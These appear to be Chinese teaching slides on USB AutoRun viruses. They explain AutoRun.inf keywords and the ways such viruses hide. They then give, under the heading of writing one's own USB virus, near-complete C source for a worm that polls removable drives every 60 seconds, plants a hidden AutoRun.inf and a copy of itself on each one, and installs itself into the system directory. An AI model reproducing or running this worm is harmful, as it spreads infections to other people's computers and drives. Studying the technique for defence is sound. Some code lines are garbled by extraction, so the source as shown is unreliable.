



U盘病毒

- **U盘病毒也称AutoRun病毒，能通过产生的AutoRun.inf进行传播的病毒，都可以称为U盘病毒。**随着U盘、移动硬盘、存储卡等移动存储设备的普及，U盘病毒也开始泛滥，最典型的地方就是各个打字复印社，几乎所有电脑都带有这种病毒。
- **U盘病毒会在系统中每个磁盘目录下创建AutoRun.inf病毒文件(不是所有的AutoRun.inf都是病毒文件)；**
- **借助“Windows自动播放”的特性，使用户双击盘符时就可立即激活指定的病毒。**病毒首先向U盘写入病毒程序，然后更改AutoRun.inf文件。AutoRun.inf文件记录用户选择何种程序来打开U盘。如果AutoRun.inf文件指向了病毒程序，那么Window就会运行这个程序，引发病毒。一般病毒还会检测插入的U盘，并对其实行上述操作，导致一个新的病毒U盘的诞生。

AutoRun.inf的关键字

AutoRun.inf关键字	说明
[AutoRun]	表示AutoRun部分开始
icon=X:\“图标” .ico	给X盘一个图标
open=X:\“程序” .exe或者 “命令行”	双击X盘执行的程序或命令
shell\“关键字” = “鼠标右键菜单中加入显示的内容”	右键菜单新增选项
shell\“关键字” \command=“要执行的文件或命令行”	对应右键菜单关键字执行的文件

U盘病毒



U盘病毒

- 病毒程序不可能明目张胆的出现，一般都是巧妙存在U盘中。常见的隐藏方式有：
 - 1) 作为系统文件隐藏。一般系统文件是看不见的，所以这样就达到了隐藏的效果。但这也是比较初级的。现在的病毒一般不会采用这种方式。
 - 2) 伪装成其他文件。由于一般人们不会显示文件的后缀，或者是文件名太长看不到后缀，于是有些病毒程序将自身图标改为其他文件的图标，导致用户误打开。
 - 3) 藏于系统文件夹中。虽然感觉与第一种方式相同，但是不然。这里的系统文件夹往往都具有迷惑性，如文件夹名是回收站的名字。
 - 4) 运用**Window**的漏洞。有些病毒所藏的文件夹的名字为**runauto...**，这个文件夹打不开，系统提示不存在路径。其实这个文件夹的真正名字是 **runauto...**。
 - 5) 隐藏文件夹，生成对应的文件夹图标的病毒文件或者快捷方式。

自己编写U盘病毒

- 基本思路是：病毒激活以后，每隔 60秒扫描一下本地计算机的 U盘，
- 如果有 U盘存在就把 U盘上的 **AutoRun.inf** 删除，把自己的 **AutoRun.inf**写进去，同时复制自己到 U盘，并将 **AutoRun.inf**和自身利用文件属性隐藏。
- 当 U盘上程序通过 **AutoRun.inf**被激活以后，将复制自身到操作系统的系统目录。

U盘病毒代码

- #include "stdafx.h"
- bool SaveToFile(char* Path,char* Data){
- HANDLE hFile;
- hFile=**CreateFile**(Path, GENERIC_WRITE, 0,NULL,
- CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL,NULL);
- if(hFile==INVALID_HANDLE_VALUE){/*continue; //出错时
处理
- */}
- DWORD dwWrite;
- **WriteFile**(hFile,Data,strlen(Data),&dwWrite,NULL);
- CloseHandle(hFile);
- return true;
- }

U盘病毒代码

- **BOOL InfectU()**
- **{**
- **while(true)**
- **{**
- **UINT revtype;**
- **char name[256]="H:\\\" ; char szName[256]={0}; char**
toPath[256]={0}; char infPath[256]={0}; char openU[80]={0};
- **//遍历所有盘符**
- **for(BYTE i=0x42;i<0x5B;i=i+0x01)**
- **{**
- **name[0]=i;**
- **//得到盘符类型**
- **revtype=GetDriveType(name);**
- **//判断是否是可移动存储设备**
- **if (revtype==DRIVE_REMOVABLE)**

U盘病毒代码

```
■ {  
■ //得到自身文件路径  
■ GetModuleFileName(NULL,szName,256);  
■ //比较是否和U盘的盘符相同  
■ //如果相同说明在U盘上执行，复制到系统中去  
■ if(strncmp(name,szName,1)==0)  
■ {  
■ //得到系统目录  
■ GetSystemDirectory(toPath,256);  
■ strcat(toPath,"\\proj7_2.exe");  
  
■ //把自身文件复制到系统目录  
■ if(CopyFile(szName,toPath,TRUE))  
■ {  
■ //运行程序  
■ WinExec(toPath,0);  
■ }
```


U盘病毒代码

- strcpy(openU,"explorer ");
- strcat(openU,name);
- //打开U盘
- **WinExec(openU,1);**
- return 0;
- **}**//如果不是在U盘上执行，则感染U盘
- else
- **{**
- strcpy(toPath,name);
- strcat(toPath,"\\proj7_2.exe");
- strcpy(infPath,name);
- strcat(infPath,"\\AutoRun.inf");

U盘病毒代码

- //还原U盘上的文件属性
- **SetFileAttributes(toPath,FILE_ATTRIBUTE_NORMAL);**
- **SetFileAttributes(infPath,FILE_ATTRIBUTE_NORMAL);**
- //删除原有文件
- DeleteFile(toPath);
- DeleteFile(infPath);
- //写AutoRun.inf到U盘
- char* Data;
- Data = "[AutoRun]\r\nopen=proj7_2.exe\r\nshell\open=打开(&O)\r\nshell\explore=我的资源管理器(&X)\r\nshell\explore\Command=proj7_2.exe";
- **SaveToFile(infPath,Data);**

U盘病毒代码

- //拷贝自身文件到 U盘
- **CopyFile(szName,toPath,FALSE);**
- //把这两个文件设置成系统，隐藏属性
- **SetFileAttributes(toPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);**
- **SetFileAttributes(infPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);**
- }
- }
- }
- //休眠 60秒，60检测一次
- Sleep(60000);
- }
- }

U盘病毒代码

```
■ int APIENTRY WinMain(HINSTANCE hInstance,  
■ HINSTANCE hPrevInstance, LPSTR lpCmdLine,  
■ int nCmdShow)  
■ {  
■ InfectU();  
■ return 0;  
■ }
```

自己编写U盘病毒效果

木马名称：**Trojan-Meur/Win32.BP.juX@aaYvali**

木马文件：[G:\proj7_2.exe](#)

所在进程：[proj7_2.exe](#)

☒ 快速清除残余木马

立即清除（推荐）

暂不处理

